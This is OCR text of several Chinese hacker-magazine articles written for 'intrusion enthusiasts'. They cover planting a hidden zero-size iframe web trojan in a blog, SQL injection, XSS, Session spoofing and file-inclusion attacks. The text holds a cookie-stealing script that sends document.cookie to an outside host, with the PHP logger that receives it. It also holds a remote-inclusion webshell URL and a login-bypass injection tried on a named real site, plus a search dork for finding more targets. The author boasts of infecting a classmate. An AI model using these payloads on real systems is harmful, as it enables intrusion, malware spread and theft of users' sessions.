


图5

看到了吧，百度跑到编辑框里了！有希望啊！我们点保存，再看一下是不是可以在首页正常显示。回到首页，可以看到正常显示了，如图6所示。




图6

现在我们已经可以在公告栏看到百度的首页了，说明这个方法还是行得通的，老鸟已经知道怎么利用这个挂马了吧？做一个网页木马放在自己的空间上（没有？去网上找吧！），然后记下地址，把刚才的代码改成<iframe src="网马地址" width=0 height=0 ></iframe>。这样就OK了，虽然插入了一个网马，但是宽和高都是0，实际上是不会页面上显示出来的，我在自己的博客上试了一下，确实看不出来，而且挂马正常，因为我的同学中招了，哈哈。

对于没有网马的小菜们，我随本文附带了最新的MS07-004网马生成器，大家也可以去黑防的网站上自己下载，这样就可以自己做网马了，至于免杀就各有各的方法了，本文就不再详述了。

适合读者：入侵爱好者
前置知识：ASP

渗透方法论之脚本篇

文/图 欧阳无敌@[NUDT安全应急小组]

近年来，攻防技术飞速发展，系统的安全防御体系日益全面，网络渗透技术也在接受更多的挑战。从几年前的SQL injection技术的提出到现在的XSS攻击，脚本渗透技术逐渐发展成熟。今天就让我们领略一下飘逸的渗透手法——脚本攻击。

脚本攻击（Scripting Attacking）是建在B/S模式上的一种特殊的攻击手段，它并不拘泥于语言和平台，有强大的灵活性，并且能根据不同的语言和平台表现出特异的形式。下面我们对这类攻击的原理深入讨论一下，由于本人水平有限，望各位指正共勉。

基于ASP语言的SQL注入攻击

现在看来，SQL注入攻击技术已经发展得非常成熟，甚至可以说是一种"古老"的技术，注入的技巧很多，无法一一重复，我们只对SQL注入原理进行一些探讨。

SQL注入漏洞是如何产生的呢？相信大家都玩过填字游戏，例如"我想找一个叫XX的人"，以上的例子中我们会填写某个特定人的具体姓名来完成整个查找命令。转换到SQL注入攻击的角度，若我们填上"李甲或密码是123"的话，放入全句将是不同的意思，也就是说李甲这个人是故意伪造而且数据中并无此人的情况下，我们将得到密码是123的人的返回结果。不知道大家看明白了没，其实就是一种文字游戏的另类玩法。具体的技巧大家可以看看以前的杂志，我们再来看看SQL注入需要的条件。

有个叫Gates人曾说过"用户的所有输入都是有害的"。SQL注入的首要条件便是用户输入，静态的HTML不存在SQL注入的可能，因为缺少用户输入便无法构成有效的切入点，那么什么才是用户的输入点呢？简单的说就是用户提交的参数，而且是能够放到数据库查询的参数才可能实现SQL注入。

大家都晓得像"xx.asp?id=24"中的id就是一个参数，在xx.asp 中一般是能通过"request("id")"来提取id 的值，当然这跟语言平台有关。也就是说，我们笼统地将用户提交的request中的参数作为一个空缺来填写，也就是我们构造的有害字符。其实大家把思路打开，就会发现一个网站会有很多的输入点，肉眼可见的就包括搜索的关键字（即搜索型注入），现在较流行的Cookie注入也是利用了用户提交的request（cookie）来实现的。可以说，只要能提交的参数，都可能被利用来构造注入攻击语句。

那么如何寻找注入点呢？知道了产生的原理，最理想的方法便是分析Web程序源代码，通过对用户输入的变量进行跟踪，一般就能够摸清变量的传递去向。举个例子，我们用记事本打开一个ASP文件，找到数据库操作的语句：

```
sql="select * from NEWS where BigClassName='"&
owen1 &"' order by id desc"
```

在上述语句中可以知道我们需要构造的变量是owen1。知道了变量，我们用记事本的查找功能来追踪，如图1所示。这里要注意的是，查找的方向是向上，因为既然已经出现的变量，前面肯定已经声明过了，况且我们要检查的是该变量有没有被过滤，这样才能找到注入点。同样的，PHP也可以用这种方法来分析。




图1

我们知道，并不是所有的站点都能拿到现成源代码来分析的，尤其是一些政府的、商业性质的代码，我们更多时候必须黑箱操作。至于黑箱操作，更多的时候是在前台投石问路，因为有许多地方经常被程序开发者所忽略。许多人往往会忽略一些"明显"的点，例如搜索框，后台的用户名注入甚至"找回密码"之类的功能都很可能是潜在的切入点。此外，当我们在一些页面查看源代码的时候，会看见这样的一些input标签

```
<input type="hidden" name="query" value="query">
```

上面的语句有一个hidden变量，这是个隐藏提交的变量，一般是预定了它的值（如query），这同样也是可以用来被构造攻击语句的。不得不提的是，高手

和我等菜鸟的区别在于孜孜不倦地追求到底，因为在追踪变量的过程中常常会碰到各种各样的处理函数，只有把函数也分析清楚才能提高我们的成功率。要想真正分析脚本，还真的需要耐性和分析思考。

在利用SQL注入的过程中，我们经常遇到的是ASP+Access（MS SQL）或PHP+MySQL的组合，由于语言和数据库的平台不同，会有一定的差异性。例如ASP平台默认是不会把单引号做过滤处理的，而.net和PHP对特殊字符则相当敏感（如PHP会将单引号替换成反斜杠）；又如MS SQL支持分号"；"实现多句查询，而MySQL则不支持。类似的区别在此不一一列举，这需要大家动手翻看一下各种数据库的参考手册了解其特性，但我也遇到过不少"交叉"组合的主机，如ASP+MySQL和PHP+MS SQL，更多见于Web和SQL服务器的分离。根据各自的特性，这样的组合反而有可能增加服务器的安全风险，有兴趣的朋友不妨研究下。

跨站脚本攻击CSS（XSS）与欺骗攻击

什么是XSS攻击呢？同样的，XSS也属于一种"填字游戏"，只是这类攻击是通过HTML框架来实现的，而不需要经过SQL查询，前提也是基于用户的输入来达到构造特殊字符来实现。以实例说明一下，在一个显示留言的guest.asp中有这样一段代码"<%=content%>"，在此ASP程序中，content是用于显示内容的变量，放在HTML里面就成了"<html>要显示的内容</html>"，跨站就是在content上面做手脚，经典的比如"<script>alert()</script>"，在HTML中将执行我们构造的Script语句。一句话来说，原理很简单，就是因为CGI程序没有对用户提交的变量中的HTML代码进行过滤或转换。

以上是XSS产生的原理，前提便是用户输入不经过滤直接嵌入HTML框架（XSS同样包括刚才讲到的hidden的形式哦）。因此，XSS存在于任何基于HTML的动态网页平台上，没有语言的限制。那么XSS有哪些应用呢？我们来看看其在渗透方面的价值。

首先最常见的应用便是挂马。目前有不少网页木马生成器，我们只需要利用一个简单的跳转便可以实现，例如 "<script>window.open("http://www.test.org/mm.htm")</script>"，其中的"http://www.test.org/ mm.htm"便是我们精心构造的网页木马。上面的跳转方法只是采用了简单的windows.open来实现，实际上我们可以用各种形式的HTML来实现（像frame框架），灵活性很强，这里就不浪费版面了。

其实仅仅是挂马杀伤力还不算大，若是用来欺骗管理员提升用户权限，便能进一步扩大战果。例如黑防2007年第1期介绍的fzblog漏洞，其中一个就是XSS攻击，实质是利用URL跳转来提升权限，有兴趣的朋友可以翻看以前的杂志，这里不作重复劳动了。

此外，渗透中经常要用到Cookie欺骗手法，像以前的LeadBBS的Cookie欺骗漏洞。我们在接触HTML的时候，可以灵活运用Script语言构造更为精妙的语句来辅助渗透。以下是常见的盗取Cookie的手法。

```
<script>window.open(http://www.test.com/ cookie.php?
+document.cookie)</script>
```

其中，cookie.php是自己空间上用来接收cookie的一个程序，网上很多代码，都是大同小异的。

```
<?php
$cookie = getenv("QUERY_STRING");
if ($cookie) {
$fp = fopen("$cookie ","a");
fwrite($fp, $cookie."/n");
fclose($fp);
}
header("Location: http://www.trueurl.com");
// 重定向到正常页面
?>
```

通过上述方式，我们可以获得用户的Cookie的内容。另外，利用上述原理我们还可以伪造页面mm.html为一个用户登录页面，钓鱼或者别的攻击，任由大家自由发挥就是了。

总结一下，XSS攻击的危害以及利用不言而喻，只要是HTML和JavaScript能做到的，XSS就能够实现。既然提到了Cookie，下面我们就来讲一下欺骗攻击。

先说说比较常见的Cookie欺骗，简单用比喻来说，考试结束了，老师让学生改卷子（Cookie的内容），学生改完再报给老师统计分数（网络验证过程），一般学生改了就交，而有的学生（非法用户）擅自提高自己的分数（Cookie修改）后上交，构成了一次欺骗。这里要和Session欺骗区别开来，形象来讲，老师事先改好了的卷子发给同学，同学在底下再怎么改还是不会影响老师保存的那一份成绩档案（也就是存放在服务器端的Session）的。不知大家明白了原理了没有，Cookie欺骗的手法大家应该比较熟悉了，我们只探讨一下Session欺骗。以ewebeditor为例，存在漏洞的代码如下。

```
If Session("eWebEditor_User") = "" Then
Response.Redirect "admin_login.asp"
Response.End
End If
```

上面的语句只判断了Session是否为空，如果不为空则进入后台管理页面。这里只要是不为空就可以了，所以在虚拟机上运行"<%Session("eWebEditor_User") = "qq"%>"的文件就可以使eWebEditor_User的值不为空

了，就可以直接进入后台了。Session欺骗的应用甚少，除了以下这种特殊情况：虚拟机上放了两个网站A和B，你拿到了A站的WebShell，但是因为权限问题还是不能进入B站的网站目录，而B站里有一个ewebeditor的系统，你无法获得密码进入，那么你可以在A站的网站目录里建一个这样的Session欺骗的ASP文件，并在你的本地浏览器上访问它，然后就可以直接进入B 站的ewebeditor的管理页面，从而获得B站目录的WebShell，就不存在目录权限的问题了。

文件包含漏洞

什么是包含文件漏洞？大致上讲就是服务器通过PHP 的特性（函数）去包含任意文件时，由于要包含的这个文件来源过滤不严，从而可去包含一个恶意文件，而我们可以构造这个恶意文件来达到特定的目的。文件包含漏洞又可分为远程和本地两种情况，我们一一介绍。

包含漏洞往往涉及几个关键的包含函数（PHP为例）：include()、require()和include_once()、require_once()便是漏洞的关键。如果allow_url_fopen在PHP中被激活（默认），也可以用URL（通过HTTP或者其它支持的封装协议）而不是本地文件来指定要被包括的文件。这也就是远程包含和本地包含的区别。为了提高效率，程序员往往把一些公用的函数写成文件作为被包含的对象，以方便调用。有时候我们可能不能确定需要包含哪个文件，比如下面的代码

```
if ($_GET[page]) {
include $_GET[page];}
```

其中的page变量未经过滤就被包含进去了，我们如果提交"URL/show.php?page=http://www.xxx.com/phpwebshell.txt"，phpwebshell.txt里面是我的WebShell木马的代码，那么我们就实现了远程包含执行WebShell的目的了。扩展一下，如果包含了一个不存在的本地文件的话，往往可以暴露程序的绝对路径，比如：


```
Warning: include(img.php): [function.include]: failed to open stream: No such file or directory in /vhost/wwwroot/index.php on line 2
```

上面的那个Warning就是找不到我们指定的img.php文件而暴露出了vhost/wwwroot这一绝对路径。此外，还有些程序可以通过包含漏洞显示出文件的源代码，平时大家可以在渗透的过程中多多体会和发掘。当然，包含漏洞在PHP比较多见，但并不是别的语言就能避免，到底还是个程序设计风格问题。

总结

总的来说，以上的论述大多数比较经典，但也不是十分全面，毕竟脚本的范畴实在太大，单单是HTTP原理就能写很长，本文的主要目的在于给大家揭示一些理论性的东西，也希望大家在学技术的时候不要知其然而不知其所以然。脚本入侵的案例实在很多，本文只是对前人的研究作些提炼和加入自己脚本渗透的若干经验，不足之处还望大家提出批评。

适合读者：入侵爱好者
前置知识：无



详细分析"取回密码"注入

文/图 武汉大学信息安全 珞珈凤凰

经过对第6期我介绍的网上购物商城网站管理系统进一步分析，我又发现了"取回密码"注入。对于此类漏洞，我进行了详细的分析。

进行SQL注入首先要满足两个条件，一是要能够提交变量，执行构造的SQL语句；二是能够有返回页面，通过返回页面判断注入是否成功。而"取回密码"正好能够满足这两点。其实，"取回密码"注入与后台登录使用万能密码"'or '='or '"（不含双引号）是相同的原理，只是没人会傻到在后台登录处再猜解用户名和密码，直接构造SQL语句进入后台显然更加方便。

为了更好地分析，我又对其他的管理系统的"取回密码"进行了分析，本文以仿阿里巴巴商贸通B2B行业商务门户网站管理系统为例（http://www.wygk.cn/smsj/LookupPass.asp）进行说明。在用户名中输入"' or 'a'='a"，产生错误信息，如图1 所示。

从源代码中可以发现，该系统是用JavaScript判断输入的是否是数字、英文或下划线。我们只要设置"Internet选项->安全->自定义级别->脚本->活动脚本->禁用"，再次输入"' or 'a'='a"，便能注入成功，如图2 所示。

在百度中搜索"inurl:（getpassword.asp）"，对

各类"取回密码"做进一步注入测试。以某二手网站(http://www.w***com/ersou/user/getpassword.asp)为例,其登录界面如图3所示。在三个输入框中的任意一个输入框中输入"' or 'a'='a",




图1




图2

